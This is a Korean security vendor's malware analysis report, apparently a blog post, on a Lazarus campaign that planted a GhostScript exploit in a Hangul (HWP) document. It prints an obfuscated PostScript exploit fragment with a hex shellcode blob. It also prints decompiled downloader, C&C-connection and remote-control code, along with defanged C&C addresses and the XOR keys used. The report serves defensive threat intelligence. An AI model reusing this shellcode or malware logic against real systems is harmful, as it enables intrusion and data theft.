


# 라자루스(Lazarus) APT, 유령 꼭두각시(Operation Ghost Puppet)

악성코드 분석 리포트 · by 알약(Alyac) · 2018. 9. 20. 14:58

... 0



## 1. 최신 APT 캠페인, 작전명 유령 꼭두각시(Operation Ghost Puppet)

안녕하세요. 이스트시큐리티 시큐리티대응센터(ESRC)입니다.

2018년 8월경, 악성 한글 문서 파일 '유사수신행위 위반통보.hwp'가 발견되었습니다. 해당 문서 파일은 특정인의 유사 수신 행위에 대한 고발 내용을 담고 있지만 파일 내부에 'GhostScript' 취약점 코드를 포함하고 있습니다. 이용자가 무심결에 실행할 경우, 취약점으로부터 원격 제어 기능을 수행하는 악성코드(페이로드)에 감염됩니다.

공격 과정에서 주목할 점은 공격자는 악성코드 감염을 위해 한글 문서 파일을 사용하였다는 것입니다. 공격자가 한글 문서를 사용한 이유는 '한글' 워드프로세서 제품은 MS Office 제품군 (Excel, Word 등)과 달리 한글이라는 전용 언어를 사용하는 국산 워드프로세서로써, 사용처가 주로 국가 기관이기에 공격 대상이 명확하기 때문으로 보여집니다.

본 보고서에서는 'GhostScript 엔진의 취약점'과 '페이로드의 원격제어 기능'과 같은 공격 특징을 토대로 Operation(작전) 이름을 'Ghost Puppet(유령 꼭두각시)'로 명명하려고 합니다.

## 인기글



새로 산 SSD가 인식이 안될 때 대처하는 꿀팁!

2017.04.25 09:34



[Web발신][현대카드]카드번호(9704-\*\*\*\_15) 고객님의 당일 ...

2024.10.25 13:26



[선착순 모집] ICT 중소기업 정보보호 지원사업 수요기업 모집 ...

2024.07.11 16:59



이스트시큐리티 ISEC 2024(10/16~17) 참가 현장 스케치!

2024.10.24 09:00

## 최신글



[국제발신][교통24]교통법위반[신호위반] 범칙금부가 내용전...

안전한 PC&모바일 세상/스미싱 알림



이스트시큐리티-시큐어시스템즈, 차세대 통합보안 플랫폼 구...

이스트시큐리티 소식




2024년 3분기 알약 랜섬웨어 행위기반 차단 건수 총 69,528건!

전문가 기고



이스트시큐리티 보안툰 #17 | 오직 '보안'으로만 평가하겠습니다.

안전한 PC&모바일 세상/보안툰




### [201809]\_Operation Ghost Puppet\_Intelligence Report.pdf

먼저 ‘Ghost Puppet(유령 꼽두각시)’에서 사용된 ‘유사수신행위 위반통보.hwp’ 악성 한글 문서 사례에 대한 상세 분석을 진행하고자 합니다.

#### 2. 악성 한글 문서 파일 사례 분석('유사수신행위 위반통보.hwp')


‘유사수신행위 위반통보.hwp’는 취약점이 포함된 포스트스크립트를 실행하여 악성코드를 다운로드 하는 기능을 수행합니다.

다음은 악성 한글 문서 파일에 ‘포스트스크립트’가 압축된 화면입니다. 악성 한글 문서 파일은 취약점 코드가 포함된 포스트스크립트로 악성 행위를 수행합니다. 포스트스크립트는 한글 파일(HWP) 구조 중 ‘BinData’의 ‘BIN0001.ps’에 존재합니다. ‘BinData’는 ‘그림이나 OLE 개체와 같이 문서에 첨부된 바이너리 데이터’를 의미하며, ‘BinData’ 하위의 ‘BIN0001.ps’는 악성 포스트스크립트 파일으로서 ‘zlib’ 압축 모듈로 압축(Compress)되어 있습니다.



[그림 1] 악성 한글 문서에 포함된 포스트 스크립트(BIN0001.ps)

한글 워드프로세서에서는 ‘포스트스크립트(PostScript)’를 ‘고스트 스크립트’로 처리합니다. 다음은 ‘gbb.exe’를 통해 포스트스크립트 C:\Users\(\사용자 계정)\AppData\Local\Temp\Hnc\BinData\EMB00000cf808e8.ps’를 로드하는 화면입니다.



[그림 2] 'gbb.exe'를 통해 포스트 스크립트를 로드하는 화면

‘gbb.exe’에서 실행된 ‘EMB00000cf808e8.ps’는 포스트스크립트로서, 디코딩을 통해 인젝션 및 다운로드 기능을 가진 쉘코드를 로드합니다.

```

/Y61 { /Y62 exch def /Y45 exch def /Y63 0 def /Y38 Y62 length def /Y50 Y45 dup 16#3C add
Y16 add def /Y64 Y45 Y50 16#78 add Y16 add def /Y65 Y64 16#18 add Y16 def /Y66 Y45 Y64
16#1C add Y16 add def /Y67 Y45 Y64 16#20 add Y16 add def /Y68 Y45 Y64 16#24 add Y16 add
def 0 1 Y65 1 sub { /Y69 exch def /Y70 Y45 Y67 Y69 2 bitshift add Y16 add def Y70 Y38 Y30
Y62 search { pop pop pop /Y71 Y68 Y69 1 bitshift add Y23 def /Y63 Y45 Y66 Y71 2 bitshift
add Y16 add def exit } if pop } for Y63 } bind def /Y72 { /Y38 exch def /Y73 exch def
/Y74 exch def /Y75 Y74 length def /Y76 Y73 length def Y75 Y38 lt { /Y38 Y75 def } if Y76
Y38 lt { /Y38 Y76 def } if /Y39 0 def 0 1 Y38 1 sub { /Y69 exch def /Y39 Y74 Y69 get Y73
Y69 get sub def Y39 0 ne {exit} if } for Y39 } bind def

/Y77
<E9970F0000558BEC8B550433C08D0C108139DDCCBAA740A403D0001000072ED5DC35DE974050000558BEC515
35633F6B952F3E251578975FCE8340B0000B9604776108BD8E8280B00008BF885FF740C8D45FC50FFD350FFD78
B75FC5F8BC65E5B8BE55DC3558BEC83E4F883EC5453568BD9B9C838A44057E8F50A0000B9F1FD98A189442430E
8E70A0000B9EE95B65089442418E8D90A0000B9AE87923F89442424E8CB0A0000B9C5D8BDE789442428E8BD0A0
000B9813475EE89442420E8AF0A0000B908871D6089442444E8A10A0000B9E5FEFC0E8944243CE8930A0000894
42440E840FFFFF85C074128B7B088D83180200003430C8944241CEB0B87B048BF32BF78974241C8D4C24508
97C2414C74424506578706CC74424546F726572C74424582E657865C644245C00E8C70D00008BF085F60F84F00
00000E8010D0000566A0068FFFF1F00FF5424308BF085F60F84D5000006A4068003000008D8F18020000516A0
056FF54243C8BF885FF0F84AD0000008D44242C50FF742418FF7424245756FF54243485C00F84850000008D442
42C508B44241868180200005303C75056FF54243485C0746AE876FEFFF85C0742E8D4424300F57C05033C0660
F13442434505050575050568D8318020000FFD08B44245083C4208944241033DBEB1C8D44244833DB508D44241
45053575353535356FF5424588B442410681027000050FF54244485C0740953FF742414FF542448680080000

```

[그림 3] 포스트스크립트에 포함된 쉘코드

로드된 쉘코드는 ‘explorer.exe’에 Thread 인젝션 한 후 C&C로부터 페이로드를 다운로드 하는 기능을 수행합니다. 다운로더 코드는 아래와 같습니다.

```

v8 = InternetConnectA(hInternet, v29, v30, 0, 0, 3, 0, 0);
InternetConnectA = v8;
if ( v8 )
{
    hRequest = HttpOpenRequestA(v8, &v19, a3, 0, 0, &v17, a4 != 0 ? 0x803000 : 0, 0);
    if ( hRequest )
    {
        if ( HttpSendRequestA(hRequest, 0, 0, 0, 0) )
        {
            v33 = 32;
            if ( HttpQueryInfoA(hRequest, 5, &v13, &v33, 0) )
            {
                v30 = sub_E02(&v13);
                MEM = VirtualAlloc(0, v30, 12288, 4);
                if ( MEM )
                {
                    index = 0;
                    if ( v30 )
                    {
                        while ( InternetQueryDataAvailable(hRequest, &v33, 0, 0)
                            && InternetReadFile(hRequest, index + MEM, v33, &v33) )
                        {
                            index += v33;
                            if ( index >= v30 )
                                goto LABEL_13;
                        }
                    }
                    VirtualFree(MEM, 0, 0x8000);
                    MEM = 0;
                }
            }
        }
    }
}

```

[그림 4] 다운로더 코드

운영체제 비트	페이지로드 다운로드 C&C
32비트	<a href="https://tpddata[.]com/flash/gcoin2[">https://tpddata[.]com/flash/gcoin2[</a>
64비트	<a href="https://tpddata[.]com/flash/gcoin4[">https://tpddata[.]com/flash/gcoin4[</a>

[표 1] 페이지로드 다운로드 C&amp;C 목록

‘explorer.exe’ 메모리에서 실행되는 ‘gcoin2.swf’ 악성코드는 원격 제어 기능을 수행합니다.  
공격자로부터 명령을 받기 위해 C&C에 연결하는 코드와 정보는 아래와 같습니다.

```

if ( !v13 || (result = (WinHttpSetTimeouts)(v13, 300000, 300000, 300000, 300000)) != 0 )
{
    if ( *(v1 + 1) )
    {
        v15 = LoadLibraryA("Kerne132.dll");
        WinHttpSetTimeouts = GetProcAddress(v15, "MultiByteToWideChar");
        v16 = (WinHttpSetTimeouts)(65001, 0, v1 + 16, strlen(v1 + 16), 0, 0);
        (WinHttpSetTimeouts)(65001, 0, v1 + 16, strlen(v1 + 16), v29, v16);
        v29[v16] = 0;
        *(v1 + 2) = (WinHttpConnect)((v1 + 1), v29, *(v1 + 1546), 0); // C&C Connect
    }
    if ( *(v1 + 2) )
    {
        v17 = LoadLibraryA("Kerne132.dll");
        WinHttpConnect = GetProcAddress(v17, "MultiByteToWideChar");
        v18 = (WinHttpConnect)(65001, 0, v1 + 272, strlen(v1 + 272), 0, 0);
        (WinHttpConnect)(65001, 0, v1 + 272, strlen(v1 + 272), v29, v18);
        v29[v18] = 0;
        *(v1 + 3) = (WinHttpOpenRequest)((v1 + 2), L"POST", v29, 0, 0, 0, 0);
    }
    result = *(v1 + 3) != 0;
}

```

[그림 5] C&amp;C 연결 코드

C&C	IP 주소(국가)
www[.]pakteb[.]com/include/left[.]php	104.221.134.28(  )
www[.]nuokejs[.]com/contactus/about[.]php	104.195.1.39(  )
www[.]qdbazaar[.]com/include/footer[.]php	104.31.74.89(  )

[표 2] 악성코드에서 사용하는 C&amp;C 정보

```

switch ( *this )
{
    case 0x1827: // OS Version, ComputerName 등 사용자 정보 전송
        result = GetSysInfo(this, &dword_1001F628);
        break;
    case 0x1828: // 로컬 드라이브 정보 전송
        result = GetLocalDriveInfo();
        break;
    case 0x1829: // 서버와 통신 기능 수행
        result = Connect_C2_Func(&dword_1001F628);
        break;
    case 0x182A: // 서버와 통신 기능 수행
        result = Connect_C2_Func_1(a2, a3, &dword_1001F628);
        break;
    case 0x182B: // 서버와 통신 기능 수행
        result = Connect_C2_Func_2(this, 0);
        break;
    case 0x182C: // 파일 다운로드
        result = FileDownload_From_C2(this, (this + 6));
        break;
    case 0x182D: // 파일 업로드
        result = FileUpload_To_C2(this, (this + 6));
        break;
    case 0x182E: // 프로그램 실행
        result = ExecProgram(this, (this + 6));
        break;
}

```

[그림 6] 원격 제어 코드

다음은 명령어 및 기능을 설명한 표입니다.

명령어	기능 설명
0x1827	OS 버전, 컴퓨터 이름 등 감염 기기 정보
0x1828	로컬 드라이브 정보 전송
0x1829 / 0x182A / 0x182B	서버와 통신 기능 수행
0x182C	파일 다운로드
0x182D	파일 업로드
0x182E	프로그램 실행
0x182F	cmd 실행 및 결과 업로드
0x1830	파일 및 디렉토리 목록 조회
0x1831	프로세스 목록 조회
0x1832	프로세스 종료
0x1834	'WM*.tmp', 'FM*.tmp' 파일 삭제
0x1835	C&C 연결 종료
0x183C	웹 서버로부터 데이터 다운 및 C&C 업

[표 3] 명령어 및 기능 설명

### 3. 메타 데이터 분석

문서 메타데이터로 봤을 때, 해당 악성 파일은 KST 기준으로 약 오전 10시 54분경 'User' 계정으로 최초 문서가 만들어졌고, 약 40분 뒤에 최종 작성 완료되었습니다. 또한 앞서 언급한 'gcoin2.swf' 악성 코드의 경우 빌드 시간(TimeStamp)이 '2018년 08월 03일 01:34:02(UTC)'입니다. 따라서 한글 악성 파일과 'gcoin2.swf' 파일은 별도의 시간 조작이 되지 않은 것으로 보입니다. 다음은 악성 한글 문서와 원격제어 악성코드 DLL의 시간 관계를 나타낸 그림입니다.



[그림 7] 악성코드 간의 시간 순서

아래 문서는 유사 수신 등의 법률과 관련된 전문적인 지식을 가지고 작성된 게 아닌 인터넷(법무법인 한우리에서 제공하는 온라인소송닷컴 사이트)에 업로드된 양식을 토대로 수정된 것으로 보여집니다. ‘명목’ 대신 ‘명복’이라는 오타를 그대로 사용한 점은 이를 뒷받침하는 근거입니다. 다음은 해당 한글 파일의 원본으로 보여지는 문서 파일과 비교한 화면입니다.

유사수신행위 위반통보.hwp(악성)	유사수신 고발장(14164246)
가. 고발인과 피고발인(귀하)의 관계  귀하는 고발인을 2017.12.5. 서울시 금천구 가산동에서 알게 되었고, 당시 귀하는 자신을 스타트업 투자자 대표로서 투자자들로부터 출자금을 받아 이를 주식, 선물 등을 투자하고 그 수익을 분배한다고 소개하였습니다.  나. 귀하의 출자권유 및 법위반행위  귀하는 2018.1.20. 회사의 사무실로 고발인을 불러내어 회사는 불특정다수인을 상대로 출자금을 출자하면 주식, 선물, FX마진거래 등에 투자하여 그 수익금으로 투자금의 8%를 매달 지급하여 20주만에 총 160%의 수익을 보장해 주는 등 의 방법으로 운영되고 있고, 또한 출자인이 산하에 출자인을 모집할 경우 하위직급자 출자금의 0%를 직급수당으로 지급하는 등 의 방법으로 모집수당을 지급한다고 설명하면서 특별한 직업이 없는 고발인에게 권유하였고, 고발인은 처음에는 믿기 어려워 거절하였으나 거듭된 귀하의 요청으로 출자금 500만원을 지급하였고 이후 2018. 7. 2.까지 출자금 명목으로 총 10회에 걸쳐 총 2500만원을 지급하였습니다.  그런데, 귀하는 이렇게 불특정다수인으로부터 자금을 모집함에 있어 아무런 인, 허가를 받지 않은 것으로 알고 있는바, 이는 누구든지 당국의 인가, 허가 등을 받지 아니하고는 장래에 출자금의 전액 또는 이를 초과하는 금액을 지급할 것을 약정하고 불특정다수인으로부터 투자금 등의 명목으로 금전 등을 수입하는 유사수신행위를 하여서는 아니된다는 유사수신행위의 규제에 관한 법률 제6조 제1항, 제3조에 위반하는 것입니다.  또한, 귀하는 출자자들로부터 투자금 명목으로 출자금을 받더라도 매달 8% 이상의 수익을 올린다는 보장이 없으므로 20주만에 합계 160%의 수익을 보장해 줄 수는 없음에도 큰 수익을 올릴 수 있는 것처럼 거짓말한 것이므로 형벌상 사기죄에 해당하는 것이라 할 것입니다.	가. 고발인과 피고발인의 관계  피고발인 000은 주식회사 000의 대표이사 인천시 --- 소재 000에서 피고발인 000 은 동 주식회사는 투자자들로부터 출자금 투자하고 그 수익을 분배하는 출자조합이라  나. 피고발인의 출자권유 및 법위반행위  피고발인 000은 2008. 0. 0. 위 000 주식 내어 동 주식회사는 불특정다수인을 상대 물, FX마진거래 등에 투자하여 그 수익금 하여 20주만에 총 160%의 수익을 보장해 자조합으로 운영되고 있고, 또한 출자조합 경우 하위직급자 출자금의 0%를 직급수당 으로 모집수당을 지급한다고 설명하면서 권유하였고, 고발인은 처음에는 믿기 어려 인의 요청으로 출자금 00만원을 지급하였 예금주: 000 계좌로 입금하였습니다) 이후

[그림 8] ‘악성’ 유사수신행위 위반통보.hwp와 ‘정상’ 유사수신 고발장.hwp 비교 화면

#### 4. 과거 악성 한글 파일과 유사성 분석 - 문서 메타 데이터

다음은 ‘마지막 문서 저장 시간(Last Saved Time)’을 기준으로 정렬한 각 악성 한글 문서에 저장된 메타 데이터입니다. 메타 데이터로 볼 때, Author(문서 생성자)나 Last\_Saved\_by(마지막으로 문서를 저장한 사람)는 문서마다 상이합니다. 하지만, 4월부터 6월 중순까지 발견된 문서가 대부분 ‘TATIANA’ 계정으로 작성되었음을 알 수 있습니다.

악성 한글 문서 파일 이름	제목	작성자	마지막으로 저장한 작성자	생성일
현종석 트레이딩시스템 경력기술서.hwp	-	user-pc	TATIANA	2017-06-15 15:12:12

10년안에 대세가 될 기술 21가지.hwp	10년 안에 대세가 될 기술 21가지	Grumpy	TATIANA	2017 02:00
국방부 프라이버시 정보보호.hwp	붙임2	Lee Changhun	TATIANA	2018 01:00
김정민_포플.hwp	김정민	alosha	User	2017 02:00
죽음에 대한 이해와 성찰.hwp	죽음에 대한 이해와 성찰	jae	TATIANA	2018 01:00
미국의 대테러전쟁.hwp	미국의 대테러전쟁	-	TATIANA	2018 01:00
나의 참전수기 모음.hwp	피묻은 나의 6.25전쟁수기	-	TATIANA	2006 09:00
신재영 전산담당 경력.hwp	표준 이력서	비즈폼 (bizforms.co.kr)	TATIANA	2017 04:00
금융안정 컨퍼런스 개최결과.hwp	인사발령(안)	-	Mosf	2017 01:00
2018년 운세.hwp	-	Windows User	TATIANA	2018 15:00
백서v1.0[447].hwp	WRITTEN BY	User	User	2018 03:00
2018 대한민국 대중문화예술상 [440].hwp	-	-	이현주	2009 09:00
유사수신행위 위반통보.hwp	유사수신행위 위반통보	User	User	2018 01:00
일일동향보고_180913.hwp	2014	상호	USER	2014 23:00

[표 4] 각 한글 문서 메타 데이터

시기별로 위 문서의 본문 내용을 정리한 표는 다음과 같습니다. 각 문서는 이력서, 논문, 보도자료 등의 상이한 내용을 담고 있지만, 대체적으로 가상화폐, 유사수신행위, 부동산 등의 금융과 관련된 내용이 많다는 점을 알 수 있습니다.

시기	악성 한글 문서 파일 이름	본문 내용
4월	현종석 트레이딩시스템 경력기술서.hwp	이력서
	거래처 원장.hwp	회사 외상 매
5월	10년안에 대세가 될 기술 21가지.hwp	미래의 IT 기
	국방부 프라이버시 정보보호.hwp	국방부 정보보호
6월	김정민_포플.hwp	이력서 및 포
	죽음에 대한 이해와 성찰.hwp	‘죽음에 대한 이해와 :
	미국의 대테러전쟁.hwp	‘미국의 대테러전
	나의 참전수기 모음.hwp	6.25 전쟁 및 베트
	신재영 전산담당 경력.hwp	이력서
	금융안정 컨퍼런스 개최결과.hwp	‘2018 G20 글로벌 금융안 보도자
7월	2018년 운세.hwp	2018년 양띠 운
	백서v1.0[447].hwp	가상화폐 거래
8월	2018 대한민국 대중문화예술상[440].hwp	2018년 대중문화
	유사수신행위 위반통보.hwp	유사수신행위 관

위에서 언급한 악성 한글 문서 파일의 포스트스크립트는 모두 XOR 연산으로 디코딩을 수행하며, 각 악성 한글 문서 파일 별 XOR 디코딩 방식 및 XOR 키를 정리한 표는 다음과 같습니다.

악성 한글 문서 파일 이름	마지막 문서 저장 시간	XOR 디코딩 방식	XOR 키
현종석 트레이딩시스템 경력기술서.hwp	2018.04.03 11:05:42		
거래처 원장.hwp	2018.04.10 03:18:34		
10년안에 대세가 될 기술 21가지.hwp	2018.05.23 00:21:41		
국방부 프라이버시 정보보호.hwp	2018.05.23 00:23:01	1Byte XOR 고정키 사용	고정키
김정민_포폴.hwp	2018.05.30 01:41:28		
죽음에 대한 이해와 성찰.hwp	2018.06.01 01:54:39		
미국의 대테러전쟁.hwp	2018.06.01 01:55:02		
신재영 전산담당 경력.hwp	2018.06.14 00:49:34		
금융안정 컨퍼런스 개최 결과.hwp	2018.06.14 10:01:17	1Byte XOR 고정키 + 가변키(0x00 ~ 0xFF) 사용	고정키(0x29) + 가변키(0x00 ~ 0xFF)
국제금융체제 실무그룹 회의 결과.hwp	2018.06.15 07:58:44		
2018년 운세.hwp	2018.06.19 01:24:44		
백서v1.0[447].hwp	2018.07.27 04:41:53		0x1F1D3EB92305E 3A
